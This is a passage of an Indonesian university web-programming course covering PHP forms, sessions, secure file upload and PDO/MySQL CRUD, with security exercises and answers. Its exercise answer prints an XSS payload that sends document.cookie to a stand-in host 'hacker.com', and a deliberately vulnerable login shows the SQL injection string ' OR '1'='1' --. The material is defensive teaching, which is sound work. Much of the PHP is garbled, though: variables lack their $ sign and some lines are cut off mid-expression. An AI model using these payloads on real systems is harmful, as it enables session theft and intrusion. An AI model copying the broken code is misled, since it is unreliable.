localStorage.setItem("user", JSON.stringify(userObj)); // Serialisasi ke string JSON

const rawData = localStorage.getItem("user");
const data = JSON.parse(rawData); // Deserialisasi kembali ke objek nyata
console.log(data.nama); // Output: "Adika"
```

4. Perbedaan `preventDefault()` vs `stopPropagation()` :

- `event.preventDefault()` : Membatalkan **aksi bawaan browser** untuk event tersebut tanpa menghentikan perambatan gelembung event (contoh: mencegah form me-reload halaman saat submit, mencegah link `<a>` berpindah URL).

- `event.stopPropagation()` : Menghentikan **perambatan gelembung event** agar tidak naik ke elemen induk di atasnya, namun aksi bawaan browser pada elemen target tetap berjalan normal.

Modul 07 — PHP Dasar, Form Handling, Session & File Upload

 **Rujukan:** Dokumentasi Resmi PHP (php.net/manual/en), *PHP: The Right Way* (phprightway.com), OWASP Top 10 Security Guidelines.

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Menulis kode skrip PHP modern dengan sintaks, struktur kontrol, fungsi, dan manipulasi larik (*array*) terindeks maupun asosiatif.
2. Mengakses dan mengelola variabel global bawaan PHP (*Superglobals*): `_GET`, `_POST`, `_SESSION`, `_COOKIE`, `_FILES`, dan `_SERVER`.
3. Mengimplementasikan validasi data masukan dan teknik sanitasi ketat di sisi server untuk mengeliminasi celah keamanan XSS (*Cross-Site Scripting*).
4. Menerapkan modularisasi kode secara bersih memanfaatkan `require_once` dan `include`.
5. Membangun sistem autentikasi login pengguna berbasis sesi (*Session Management*) dan cookies.
6. Merancang alur pengunggahan berkas (*File Upload*) yang aman dari serangan eksploitasi skrip berbahaya.

7.1 Sintaks Dasar PHP & Sistem Tipe Data

PHP (**PHP: Hypertext Preprocessor**) adalah bahasa pemrograman *server-side* yang dieksekusi di server web sebelum dokumen HTML dikirimkan ke peramban pengguna.

PHP

```

<?php
// Tag pembuka PHP. Pada berkas yang MURNI berisi kode PHP, JANGAN gunakan tag penutup ?>
// untuk mencegah keluaran spasi putih tak sengaja (white-space leakage / header issues).

// 1. Variabel dan String Interpolation
namaLengkap = "Adika Pratama";
semester     = 3;
ipk          = 3.85;
isAktif      = true;

echo "Halo namaLengkap, selamat belajar di semester semester!\n"; // Double quote: evaluasi variabel
echo 'Halo namaLengkap (Literal string, dicetak apa adanya)\n';   // Single quote: Literal murni

// Operator Konkatenasi String menggunakan simbol titik (.)
infoLengkap = "Mahasiswa: " . namaLengkap . " [IPK: " . ipk . "];

// 2. Manipulasi Array
// Array Terindeks (Indexed Array)
matkulList = ["Pemrograman Web", "Basis Data", "Sistem Operasi"];
echo matkulList[0]; // "Pemrograman Web"

// Array Asosiatif (Key => Value) – Sangat Krusial untuk Data Record
dataMahasiswa = [
    "nim"      => "11021001",
    "nama"     => "Adika",
    "jurusan"  => "Informatika",
    "semester" => 3
];
echo dataMahasiswa["nim"]; // "11021001"

// Looping Array Asosiatif
foreach (dataMahasiswa as kunci => nilai) {
    echo "kunci : nilai <br>";
}

// 3. Fungsi dengan Type Hinting (PHP 7.4+ / PHP 8+)
function hitungTotalSks(array daftarMatkul, int sksDefault = 3): int {
    return count(daftarMatkul) * sksDefault;
}

```

7.2 PHP Superglobals

Variabel *Superglobals* adalah larik asosiatif bawaan PHP yang otomatis tersedia di seluruh lingkup (*scope*) skrip tanpa perlu deklarasi kata kunci `global`.

Superglobal	Sumber Data	Kegunaan Utama
<code>\$_GET</code>	Parameter query string URL (<code>halaman.php?id=10&kategori=web</code>)	Navigasi, pagination, filter, dan pencarian.
<code>\$_POST</code>	Request body ber-metode HTTP POST	Pengiriman data formulir login, pendaftaran, dan mutasi data.
<code>\$_SESSION</code>	Memori sesi pengguna di server	Status autentikasi login, keranjang belanja, hak akses role.
<code>\$_COOKIE</code>	Berkas cookie yang dikirimkan browser	Preferensi tema antarmuka (<i>remember me</i>).
<code>\$_FILES</code>	Data berkas hasil unggahan form <code>enctype="multipart/form-data"</code>	Pengolahan berkas gambar, dokumen PDF, avatar.
<code>\$_SERVER</code>	Informasi konfigurasi web server dan koneksi HTTP	<code>\$_SERVER["REQUEST_METHOD"]</code> , <code>\$_SERVER["PHP_SELF"]</code> .

PHP

```
// Mengamankan pengambilan data superglobal menggunakan Null Coalescing Operator (??)
halamanAktif = (int)($_GET["page"] ?? 1);
emailMasuk   = trim($_POST["email"] ?? "");
```

7.3 Penanganan Formulir, Validasi Server-Side & Anti-XSS

⚠️ Aturan Emas Keamanan Web: *"Semua input yang datang dari client bersifat tidak tepercaya (Never Trust User Input)."* Validasi HTML5 di browser dapat dimatikan dengan mudah via DevTools atau di-bypass menggunakan tools seperti Postman dan cURL.

PHP

```

<?php
// Inisialisasi variabel untuk menampung galat dan nilai Lama (repopulasi)
pesanGalat = [];
nama       = "";
email      = "";
umur       = "";

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    // 1. Sanitasi Awal (Menghapus spasi liar di awal/akhir)
    nama = trim($_POST["nama"] ?? "");
    email = trim($_POST["email"] ?? "");
    umur = trim($_POST["umur"] ?? "");

    // 2. Validasi Logika Bisnis di Sisi Server
    if (empty(nama)) {
        pesanGalat["nama"] = "Nama lengkap wajib diisi.";
    } elseif (strlen(nama) < 3) {
        pesanGalat["nama"] = "Nama minimal terdiri dari 3 karakter.";
    }

    if (empty(email)) {
        pesanGalat["email"] = "Email wajib diisi.";
    } elseif (!filter_var(email, FILTER_VALIDATE_EMAIL)) {
        pesanGalat["email"] = "Format alamat email tidak valid.";
    }

    if (!filter_var(umur, FILTER_VALIDATE_INT, ["options" => ["min_range" => 17, "max_range" => 60]])) {
        pesanGalat["umur"] = "Umur harus berupa angka antara 17 hingga 60 tahun.";
    }

    // 3. Eksekusi Jika Tidak Ada Galat
    if (empty(pesanGalat)) {
        // Data bersih dan terverifikasi -> Siap disimpan ke basis data
        sukses = true;
    }
}
?>

<!DOCTYPE html>
<html lang="id">
<head>
    <meta charset="UTF-8">
    <title>Registrasi Mahasiswa</title>
</head>
<body>
    <h2>Formulir Pendaftaran</h2>

    <form method="POST" action="">
        <div>
            <label for="nama">Nama Lengkap:</label>
            <!-- Anti-XSS: Selalu escape output nilai lama menggunakan htmlspecialchars() -->
            <input type="text" id="nama" name="nama" value="<?= htmlspecialchars(nama) ?>">
            <span style="color: red;"><?= pesanGalat["nama"] ?? "" ?></span>
        </div>

        <div>
            <label for="email">Email:</label>
            <input type="text" id="email" name="email" value="<?= htmlspecialchars(email) ?>">
            <span style="color: red;"><?= pesanGalat["email"] ?? "" ?></span>
        </div>
    </form>

```



```

<div>
  <label for="umur">Umur:</label>
  <input type="number" id="umur" name="umur" value="<?= htmlspecialchars(umur) ?>">
  <span style="color: red;"><?= pesanGalat["umur"] ?? "" ?></span>
</div>

<button type="submit">Kirim Data</button>
</form>
</body>
</html>

```

Tabel Fungsi Sanitasi & Validasi PHP Esensial

Fungsi	Kegunaan & Proteksi
<code>htmlspecialchars(str, ENT_QUOTES, 'UTF-8')</code>	Mengubah karakter khusus (<code><</code> , <code>></code> , <code>&</code> , <code>"</code> , <code>'</code>) menjadi entitas HTML (<code>&lt;</code> , <code>&gt;</code>). Wajib untuk mencegah XSS.
<code>filter_var(val, FILTER_VALIDATE_EMAIL)</code>	Memeriksa apakah string sesuai dengan format standar RFC alamat email.
<code>filter_var(val, FILTER_VALIDATE_INT)</code>	Memvalidasi bahwa input adalah representasi bilangan bulat.
<code>trim(str)</code>	Menghilangkan karakter spasi, tab, dan baris baru di awal dan akhir string.
<code>stripslashes(str)</code>	Menghapus karakter <i>backslash</i> pembungkus.

7.4 Modularisasi Kode (include vs require)

Modularisasi memecah kode besar menjadi bagian-bagian kecil yang dapat digunakan kembali (*reusable components*):

PHP

```

// Struktur Halaman Bersih:
// 1. require_once: Jika berkas gagal dimuat, picu FATAL ERROR dan hentikan skrip seketika
require_once "config/database.php";

// 2. include: Jika berkas gagal dimuat, hanya memicu WARNING dan skrip tetap berjalan
include "templates/header.php";
include "templates/navbar.php";
?>

<main class="container py-4">
  <h1>Dashboard Perkuliahan</h1>
  <!-- Konten Spesifik Halaman -->
</main>

<?php
include "templates/footer.php";
?>

```

7.5 Manajemen Sesi & Sistem Autentikasi Login

Sesi (*Session*) memungkinkan server mengingat identitas pengguna di berbagai perpindahan halaman web.

1. Skrip Login (login.php)

PHP

```
<?php
session_start(); // WAJIB dipanggil di baris paling pertama sebelum ada output HTML apapun!

galatLogin = "";

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    username = trim($_POST["username"] ?? "");
    password = $_POST["password"] ?? "";

    // Simulasi verifikasi kredensial dari basis data
    // Password nyata di database tersimpan dalam bentuk hash Bcrypt (password_hash)
    passwordHashDB = password_hash("rahasia123", PASSWORD_BCRYPT);

    if (username === "admin" && password_verify(password, passwordHashDB)) {
        // Regenerasi ID Sesi untuk mencegah serangan Session Fixation
        session_regenerate_id(true);

        // Menyimpan data otorisasi ke dalam Session
        $_SESSION["is_logged_in"] = true;
        $_SESSION["user_id"] = 101;
        $_SESSION["username"] = username;
        $_SESSION["role"] = "administrator";

        header("Location: dashboard.php");
        exit; // Selalu panggil exit setelah header redirect
    } else {
        galatLogin = "Kombinasi username atau password salah!";
    }
}
?>
```

2. Middleware Proteksi Halaman Dashboard (dashboard.php)

PHP

```
<?php
session_start();

// Periksa status login pengguna
if (empty($_SESSION["is_logged_in"]) || $_SESSION["is_logged_in"] !== true) {
    // Pengguna belum login -> Alihkan paksa ke halaman Login
    header("Location: login.php?pesan=wajib_login");
    exit;
}
?>
<h1>Selamat Datang, <?= htmlspecialchars($_SESSION["username"]) ?>!</h1>
<p>Hak Akses: <?= htmlspecialchars($_SESSION["role"]) ?></p>
<a href="logout.php">Keluar dari Sistem</a>
```

3. Skrip Logout (logout.php)

PHP

```
<?php
session_start();
_SESSION = []; // Kosongkan seluruh variabel sesi
session_unset();
session_destroy(); // Hancurkan data sesi di server

header("Location: login.php?pesan=logout_sukses");
exit;
```

7.6 Alur Pengunggahan Berkas yang Aman (*Secure File Upload*)

Pengunggahan berkas tanpa proteksi merupakan salah satu celah paling berbahaya (*Remote Code Execution / RCE*), di mana penyerang dapat mengunggah berkas `shell.php` untuk mengambil alih server web.

PHP

```

<?php
if ($_SERVER["REQUEST_METHOD"] === "POST" && isset($_FILES["avatar"])) {
    file = $_FILES["avatar"];

    // 1. Periksa Kode Galat Bawaan PHP
    if (file["error"] !== UPLOAD_ERR_OK) {
        die("Terjadi kegagalan saat proses transfer berkas.");
    }

    // 2. Batasi Ukuran Berkas Maksimal (Misal: Maks 2MB = 2 * 1024 * 1024 bytes)
    maxBytes = 2 * 1024 * 1024;
    if (file["size"] > maxBytes) {
        die("Ukuran berkas melebihi batas maksimal 2MB.");
    }

    // 3. Validasi Ekstensi dengan Whitelist Ketat
    ekstensiDiizinkan = ["jpg", "jpeg", "png", "webp"];
    namaBerkasAsli = file["name"];
    ekstensi = strtolower(pathinfo(namaBerkasAsli, PATHINFO_EXTENSION));

    if (!in_array(ekstensi, ekstensiDiizinkan, true)) {
        die("Format berkas tidak diizinkan. Hanya menerima JPG, PNG, atau WEBP.");
    }

    // 4. Validasi Tipe MIME Asli Menggunakan Fileinfo (Bukan dari $_FILES['type'] yang bisa dipalsukan)
    finfo = new finfo(FILEINFO_MIME_TYPE);
    mimeType = finfo->file(file["tmp_name"]);
    mimeDiizinkan = ["image/jpeg", "image/png", "image/webp"];

    if (!in_array(mimeType, mimeDiizinkan, true)) {
        die("Integritas konten berkas tidak valid.");
    }

    // 5. Buat Nama Berkas Acak Unik untuk Mencegah Penimpaan & Path Traversal Attack
    namaUnikBaru = bin2hex(random_bytes(16)) . "." . ekstensi;
    folderTujuan = __DIR__ . "/uploads/" . namaUnikBaru;

    // 6. Pindahkan dari Temporary Folder ke Direktori Tujuan
    if (move_uploaded_file(file["tmp_name"], folderTujuan)) {
        echo "Berkas foto berhasil diunggah dengan nama: " . htmlspecialchars(namaUnikBaru);
    } else {
        echo "Gagal memindahkan berkas fisik ke folder penyimpanan.";
    }
}

```

🔗 Ringkasan Modul 07

- PHP mengevaluasi variabel di dalam string tanda petik ganda ("..."), sedangkan petik tunggal ('...') memperlakukan isi sebagai teks literal.
- Superglobals (`$_GET`, `$_POST`, `$_SESSION`, dll.) mengelola siklus data masuk dan status aplikasi.
- Validasi wajib dilakukan di sisi server; fungsi `htmlspecialchars()` merupakan benteng pertahanan mutlak dalam menangkis serangan XSS.
- Autentikasi berbasis session mengamankan halaman web dengan memeriksa `$_SESSION` setelah pemanggilan `session_start()`.

- Keamanan upload berkas menuntut: pemeriksaan ukuran, whitelist ekstensi, verifikasi MIME via `finfo`, dan penggantian nama berkas acak unik.

Latihan Modul 07

Soal Latihan

- Jelaskan mengapa pemeriksaan keamanan berkas unggahan **TIDAK BOLEH** hanya mengandalkan nilai dari `_FILES["avatar"]["type"]`! Mengapa teknik verifikasi menggunakan ekstensi `finfo` jauh lebih aman?
- Perhatikan potongan kode berikut:

```
// profil.php
bio = $_POST['bio'];
echo "<div>Biodata Anda: " . bio . "</div>";
```

PHP

Jelaskan celah keamanan apa yang ada pada kode di atas, buatlah contoh serangan injeksi yang dapat dilakukan oleh peretas, dan tuliskan perbaikan kodenya!

- Jelaskan perbedaan antara `require` dan `include` pada PHP, serta kapan seorang pengembang harus memilih `require_once` daripada `require` biasa!
- Mengapa fungsi `session_start()` wajib diletakkan sebelum adanya keluaran karakter atau tag HTML apapun ke browser? Apa nama pesan galat yang muncul jika aturan ini dilanggar?

Pembahasan Latihan Modul 07

1. Kerapuhan `_FILES["type"]` vs Keandalan `finfo`:

- Nilai `_FILES["avatar"]["type"]` dikirimkan secara langsung oleh peramban klien melalui header HTTP `Content-Type: image/jpeg`. Nilai header ini sangat mudah dimanipulasi/dipalsukan oleh peretas menggunakan aplikasi proxy (seperti Burp Suite atau Postman), di mana peretas dapat mengunggah skrip berbahaya `backdoor.php` dengan menyertakan header palsu `image/jpeg`.
- Modul `finfo` (*Fileinfo*) bekerja dengan cara membaca *Magic Bytes* (tanda tangan biner internal berkas) secara langsung di server dari berkas sementara (`tmp_name`), sehingga mampu mendeteksi tipe berkas asli meskipun ekstensi atau header HTTP-nya telah dipalsukan.

2. Analisis Celah Keamanan XSS:

- Jenis Celah: Cross-Site Scripting (XSS)** tipe *Reflected* atau *Stored*.
- Skenario Serangan:** Penyerang memasukkan input bio berupa:

```
<script>fetch('https://hacker.com/steal?cookie=' + document.cookie)</script>
```

HTML

Saat halaman profil dibuka, browser mengeksekusi skrip JavaScript tersebut dan mencuri sesi cookie pengguna lain.

- Kode Perbaikan:**

PHP

```
bio = trim($_POST['bio'] ?? '');
echo "<div>Biodata Anda: " . htmlspecialchars(bio, ENT_QUOTES, 'UTF-8') . "</div>";
```

3. Perbedaan `require` vs `include` & `require_once` :

- `include` : Jika berkas target tidak ditemukan, PHP hanya memunculkan pesan peringatan (*Warning*) dan eksekusi skrip selanjutnya tetap dilanjutkan. Cocok untuk berkas parsial antarmuka (header/footer).
- `require` : Jika berkas target tidak ditemukan, PHP langsung memicu *Fatal Error* dan menghentikan seluruh eksekusi program seketika. Wajib digunakan untuk berkas inti yang krusial (seperti konfigurasi basis data atau class library).
- `require_once` : Memastikan berkas target hanya dimuat tepat **satu kali**. Jika berkas tersebut sudah pernah di-include sebelumnya di rantai skrip lain, PHP tidak akan memuatnya ulang, sehingga mencegah galat fatal *Cannot redeclare function* atau penimpaan konstanta konfigurasi ganda.

4. Pentingnya Peletakan `session_start()` di Awal Skrip:

- Mekanisme Sesi PHP mengandalkan pengiriman *Cookie Sesi* (`PHPSESSID`) dari server ke browser melalui **Header HTTP** (`Set-Cookie: PHPSESSID=...`).
- Protokol HTTP mengharuskan seluruh baris Header dikirimkan terlebih dahulu sebelum badan respons (HTML body) dimulai.
- Jika sudah ada teks, spasi kosong, atau tag HTML yang tercetak sebelum `session_start()`, server sudah terlanjur mengirimkan badan respons, sehingga server gagal menyisipkan header cookie.
- Pesan galat yang dihasilkan: *"Warning: session_start(): Cannot send session cookie - headers already sent by (output started at ...)"*.

Modul 08 — PHP & MySQL: Koneksi PDO, CRUD Lengkap & Keamanan Web

 **Rujukan:** PHP Data Objects (PDO) Manual, MySQL 8.0 Reference Manual, OWASP SQL Injection Prevention Cheat Sheet.

Tujuan Belajar

Setelah menyelesaikan modul ini, mahasiswa diharapkan mampu:

1. Merancang skema tabel basis data MySQL yang teroptimasi dengan tipe data dan indeks yang tepat.
2. Mengimplementasikan koneksi basis data yang tangguh menggunakan ekstensi **PDO (PHP Data Objects)** lengkap dengan penanganan *Exception*.
3. Mencegah kerentanan **SQL Injection** secara mutlak menggunakan mekanisme **Prepared Statements** berparameter.
4. Membangun aplikasi berbasis **CRUD (Create, Read, Update, Delete)** secara lengkap dan terstruktur.
5. Menerapkan pola **PRG (Post-Redirect-Get)** untuk mengeliminasi masalah *duplicate form submission*.
6. Menerapkan standar keamanan web (Password Hashing via Bcrypt, Validasi CSRF Token, dan Anti-XSS Escaping).

8.1 Skema Basis Data MySQL

Sebagai studi kasus perkuliahan, kita merancang basis data sistem informasi akademik sederhana:

SQL

```
-- 1. Pembuatan Basis Data dengan Karakter Set Standar UTF-8 Multibyte
CREATE DATABASE db_akademik CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
USE db_akademik;

-- 2. Pembuatan Tabel Jurusan (Tabel Referensi)
CREATE TABLE prodi (
  id INT AUTO_INCREMENT PRIMARY KEY,
  nama_prodi VARCHAR(50) NOT NULL
) ENGINE=InnoDB;

INSERT INTO prodi (nama_prodi) VALUES ('Informatika'), ('Sistem Informasi'), ('Teknik Elektro');

-- 3. Pembuatan Tabel Mahasiswa
CREATE TABLE mahasiswa (
  id INT AUTO_INCREMENT PRIMARY KEY,
  nim VARCHAR(15) NOT NULL UNIQUE,
  nama VARCHAR(100) NOT NULL,
  prodi_id INT NOT NULL,
  ipk DECIMAL(3,2) NOT NULL DEFAULT 0.00,
  foto VARCHAR(255) NULL,
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
  CONSTRAINT fk_mahasiswa_prodi FOREIGN KEY (prodi_id) REFERENCES prodi(id) ON DELETE CASCADE
) ENGINE=InnoDB;
```

8.2 Koneksi Basis Data: PHP Data Objects (PDO)

Mengapa PDO Lebih Unggul Dibanding mysqli?

- **Dukungan Multi-Database:** PDO mendukung 12 sistem basis data berbeda (MySQL, PostgreSQL, SQLite, Oracle, SQL Server) dengan sintaks API yang seragam.
- **Dukungan Named Parameters:** Memungkinkan penulisan parameter yang mudah dibaca (`:nim`, `:nama`).
- **Objek Berorientasi & Exception Handling:** Otomatis melempar `PDOException` saat terjadi galat kueri.

Berkas Konfigurasi Koneksi (config/database.php)

PHP

```
<?php
// config/database.php
dbHost = "localhost";
dbName = "db_akademik";
dbUser = "root";
dbPass = ""; // Kosongkan jika menggunakan XAMPP default
charset = "utf8mb4";

dsn = "mysql:host=dbHost;dbname=dbName;charset=charset";

options = [
    // 1. Mengubah seluruh galat SQL menjadi PDOException untuk ditangkap try-catch
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,

    // 2. Default pengambilan data dalam bentuk Array Asosiatif
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,

    // 3. Matikan emulasi prepared statement agar MySQL menjalankan preparasi biner asli
    PDO::ATTR_EMULATE_PREPARES => false,
];

try {
    pdo = new PDO(dsn, dbUser, dbPass, options);
} catch (PDOException e) {
    // Di lingkungan produksi: JANGAN cetak e->getMessage() secara langsung ke publik!
    // Catat ke log error server dan tampilkan pesan umum.
    error_log("Koneksi DB Gagal: " . e->getMessage());
    die("Sistem sedang mengalami gangguan koneksi ke basis data.");
}
```

8.3 Prepared Statements & Pencegahan SQL Injection ★★ ★

Anatomi Celah Serangan SQL Injection

Misalkan aplikasi melakukan autentikasi login dengan menggabungkan string kueri secara langsung (*string concatenation*):

PHP

```
// ❌ KODE SANGAT BERBAHAYA (SQL INJECTION VULNERABLE)
username = $_POST['username']; // Penyerang menginput: ' OR '1'='1' --
password = $_POST['password'];

sql = "SELECT * FROM users WHERE username = 'username' AND password = 'password'";
// Kueri yang terbentuk di basis data:
// SELECT * FROM users WHERE username = '' OR '1'='1' -- ' AND password = '...'
// '1'='1' SELALU BENAR dan tanda -- mematikan sisa pemeriksaan password!
```

Mekanisme Perlindungan Prepared Statement

Prepared Statement memisahkan antara **Instruksi Kueri SQL (Logika)** dan **Nilai Variabel (Data)** ke dalam dua tahapan terpisah:

1. Server basis data mengompilasi dan mengoptimasi rencana eksekusi SQL kerangka dengan penampung (*placeholder* `?` atau `:nama`).
2. Data dikirimkan terpisah dan diperlakukan murni sebagai nilai literal (tidak pernah diinterpretasikan sebagai sintaks SQL).

PHP

```
// ✅ KODE AMAN DENGAN PDO PREPARED STATEMENTS

// Pendekatan 1: Positional Placeholders (?)
$stmt = pdo->prepare("SELECT * FROM mahasiswa WHERE prodi_id = ? AND ipk >= ?");
$stmt->execute([prodiId, 3.50]);
$mahasiswaList = $stmt->fetchAll();

// Pendekatan 2: Named Placeholders (:kunci)
$stmt = pdo->prepare("INSERT INTO mahasiswa (nim, nama, prodi_id, ipk) VALUES (:nim, :nama, :prodi_id, :ipk)");
$stmt->execute([
    ":nim"      => "11021005",
    ":nama"     => "Rian Hidayat",
    ":prodi_id" => 1,
    ":ipk"      => 3.70
]);
```

8.4 Arsitektur Aplikasi CRUD Lengkap

Struktur Berkas Proyek:

```
proyek-akademik/
├─ config/
│   └─ database.php      <- Inisialisasi PDO
├─ index.php             <- READ: Menampilkan daftar data + Pencarian
├─ tambah.php            <- CREATE: Form tambah data mahasiswa
├─ edit.php              <- UPDATE: Form edit data lama
└─ hapus.php             <- DELETE: Pemrosesan hapus data
```

1. READ: Menampilkan Data & Pencarian (index.php)

PHP

```

<?php
require_once "config/database.php";

kataKunci = trim($_GET["q"] ?? "");

if (kataKunci !== "") {
    stmt = pdo->prepare("SELECT m.*, p.nama_prodi
                        FROM mahasiswa m
                        JOIN prodi p ON m.prodi_id = p.id
                        WHERE m.nama LIKE :search OR m.nim LIKE :search
                        ORDER BY m.nim ASC");
    stmt->execute(["search" => "%kataKunci%"]);
} else {
    stmt = pdo->query("SELECT m.*, p.nama_prodi
                    FROM mahasiswa m
                    JOIN prodi p ON m.prodi_id = p.id
                    ORDER BY m.created_at DESC");
}

daftarMhs = stmt->fetchAll();
?>
<!DOCTYPE html>
<html lang="id">
<head>
    <meta charset="UTF-8">
    <title>Data Mahasiswa</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body class="container py-4">
    <div class="d-flex justify-content-between align-items-center mb-4">
        <h2>Daftar Mahasiswa Aktif</h2>
        <a href="tambah.php" class="btn btn-primary">+ Tambah Data</a>
    </div>

    <form method="GET" class="mb-3 d-flex gap-2">
        <input type="text" name="q" class="form-control" placeholder="Cari nama atau NIM..." value="<?>= htmlspecialchars" />
        <button type="submit" class="btn btn-secondary">Cari</button>
        <?php if (kataKunci !== ""): ?>
            <a href="index.php" class="btn btn-outline-dark">Reset</a>
        <?php endif; ?>
    </form>

    <table class="table table-bordered table-striped table-hover">
        <thead class="table-dark">
            <tr>
                <th>NIM</th>
                <th>Nama Lengkap</th>
                <th>Program Studi</th>
                <th>IPK</th>
                <th class="text-center">Aksi</th>
            </tr>
        </thead>
        <tbody>
            <?php if (empty(daftarMhs)): ?>
                <tr><td colspan="5" class="text-center text-muted">Tidak ada data ditemukan.</td></tr>
            <?php else: ?>
                <?php foreach (daftarMhs as mhs): ?>
                    <tr>

```

```

<td><?= htmlspecialchars(mhs["nim"]) ?></td>
<td><?= htmlspecialchars(mhs["nama"]) ?></td>
<td><?= htmlspecialchars(mhs["nama_prodi"]) ?></td>
<td><?= number_format((float)mhs["ipk"], 2) ?></td>
<td class="text-center">
  <a href="edit.php?id=<?= (int)mhs["id"] ?>" class="btn btn-sm btn-warning">Edit</a>
  <form action="hapus.php" method="POST" class="d-inline" onsubmit="return confirm('Yakin hapus data ini?');">
    <input type="hidden" name="id" value="<?= (int)mhs["id"] ?>">
    <button type="submit" class="btn btn-sm btn-danger">Hapus</button>
  </form>
</td>
</tr>
<?php endforeach; ?>
<?php endif; ?>
</tbody>
</table>
</body>
</html>

```

2. CREATE: Form Tambah Data Mahasiswa (tambah.php)

PHP

```
<?php
require_once "config/database.php";

galat = [];
nim = "";
nama = "";
prodi = "";
ipk = "";

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    nim = trim($_POST["nim"] ?? "");
    nama = trim($_POST["nama"] ?? "");
    prodi = (int)($_POST["prodi_id"] ?? 0);
    ipk = (float)($_POST["ipk"] ?? 0);

    // Validasi
    if (empty(nim)) galat["nim"] = "NIM wajib diisi.";
    if (empty(nama)) galat["nama"] = "Nama wajib diisi.";
    if (prodi <= 0) galat["prodi"] = "Pilih program studi.";
    if (ipk < 0 || ipk > 4.0) galat["ipk"] = "IPK harus bernilai 0.00 s/d 4.00.";

    // Cek Keunikan NIM
    if (empty(galat)) {
        stmtCek = pdo->prepare("SELECT id FROM mahasiswa WHERE nim = ?");
        stmtCek->execute([nim]);
        if (stmtCek->fetch()) {
            galat["nim"] = "NIM sudah terdaftar di sistem!";
        }
    }

    if (empty(galat)) {
        stmtInsert = pdo->prepare("INSERT INTO mahasiswa (nim, nama, prodi_id, ipk) VALUES (?, ?, ?, ?)");
        stmtInsert->execute([nim, nama, prodi, ipk]);

        // Pola Post-Redirect-Get (PRG)
        header("Location: index.php?status=tambah_sukses");
        exit;
    }
}

prodiList = pdo->query("SELECT * FROM prodi ORDER BY nama_prodi ASC")->fetchAll();
?>
<!DOCTYPE html>
<html lang="id">
<head>
    <meta charset="UTF-8">
    <title>Tambah Mahasiswa</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body class="container py-4">
    <div class="col-md-6 mx-auto">
        <h3>Tambah Mahasiswa Baru</h3>
        <form method="POST">
            <div class="mb-3">
                <label for="nim" class="form-label">NIM:</label>
                <input type="text" id="nim" name="nim" class="form-control" value="<?= htmlspecialchars(nim) ?>">
                <div class="text-danger small"><?= galat["nim"] ?? "" ?></div>
            </div>
```

```

<div class="mb-3">
  <label for="nama" class="form-label">Nama Lengkap:</label>
  <input type="text" id="nama" name="nama" class="form-control" value="<?= htmlspecialchars(nama) ?>">
  <div class="text-danger small"><?= galat["nama"] ?? "" ?></div>
</div>
<div class="mb-3">
  <label for="prodi_id" class="form-label">Program Studi:</label>
  <select id="prodi_id" name="prodi_id" class="form-select">
    <option value="">-- Pilih Jurusan --</option>
    <?php foreach (prodiList as p): ?>
      <option value="<?= p["id"] ?>" <?= prodi == p["id"] ? "selected" : "" ?>>
        <?= htmlspecialchars(p["nama_prodi"]) ?>
      </option>
    <?php endforeach; ?>
  </select>
  <div class="text-danger small"><?= galat["prodi"] ?? "" ?></div>
</div>
<div class="mb-3">
  <label for="ipk" class="form-label">IPK (0.00 - 4.00):</label>
  <input type="number" step="0.01" id="ipk" name="ipk" class="form-control" value="<?= htmlspecialchars((stri
  <div class="text-danger small"><?= galat["ipk"] ?? "" ?></div>
</div>
<button type="submit" class="btn btn-success">Simpan Data</button>
<a href="index.php" class="btn btn-secondary">Batal</a>
</form>
</div>
</body>
</html>

```

3. UPDATE: Mengubah Data yang Ada (edit.php)

PHP

```
<?php
require_once "config/database.php";

$id = (int)($_GET["id"] ?? 0);

// Ambil Data Lama
$stmt = pdo->prepare("SELECT * FROM mahasiswa WHERE id = ?");
$stmt->execute([$id]);
$mhs = $stmt->fetch();

if (!$mhs) {
    die("Data mahasiswa dengan ID tersebut tidak ditemukan.");
}

$galat = [];

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $nama = trim($_POST["nama"] ?? "");
    $prodi = (int)($_POST["prodi_id"] ?? 0);
    $ipk = (float)($_POST["ipk"] ?? 0);

    if (empty($nama)) $galat["nama"] = "Nama wajib diisi.";
    if ($prodi <= 0) $galat["prodi"] = "Pilih program studi.";
    if ($ipk < 0 || $ipk > 4.0) $galat["ipk"] = "IPK tidak valid.";

    if (empty($galat)) {
        $stmtUpdate = pdo->prepare("UPDATE mahasiswa SET nama = ?, prodi_id = ?, ipk = ? WHERE id = ?");
        $stmtUpdate->execute([$nama, $prodi, $ipk, $id]);

        header("Location: index.php?status=update_sukses");
        exit;
    }
} else {
    $nama = $mhs["nama"];
    $prodi = $mhs["prodi_id"];
    $ipk = $mhs["ipk"];
}

$prodiList = pdo->query("SELECT * FROM prodi ORDER BY nama_prodi ASC")->fetchAll();
?>

<!-- Form HTML Edit identik dengan tambah.php, dengan form action mengarah ke edit.php?id=<?= $id ?> -->
```

4. DELETE: Menghapus Data secara Aman (hapus.php)

PHP

```
<?php
require_once "config/database.php";

// Wajib menggunakan metode POST untuk mencegah eksploitasi URL Crawler / Web Scraping
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    id = (int)($_POST["id"] ?? 0);

    if (id > 0) {
        stmtHapus = pdo->prepare("DELETE FROM mahasiswa WHERE id = ?");
        stmtHapus->execute([id]);
    }

    header("Location: index.php?status=hapus_sukses");
    exit;
} else {
    die("Akses metode tidak diizinkan.");
}
```

8.5 Matriks Standar Keamanan Web

Jenis Ancaman	Bentuk Serangan	Strategi Pertahanan Wajib
SQL Injection	Menginjeksi perintah SQL berbahaya lewat form input (<code>' OR 1=1</code>).	PDO Prepared Statements dengan parameterisasi penuh.
Cross-Site Scripting (XSS)	Menginjeksi tag <code><script></code> untuk mencuri token/cookie.	<code>htmlspecialchars(data, ENT_QUOTES, 'UTF-8')</code> pada setiap keluaran.
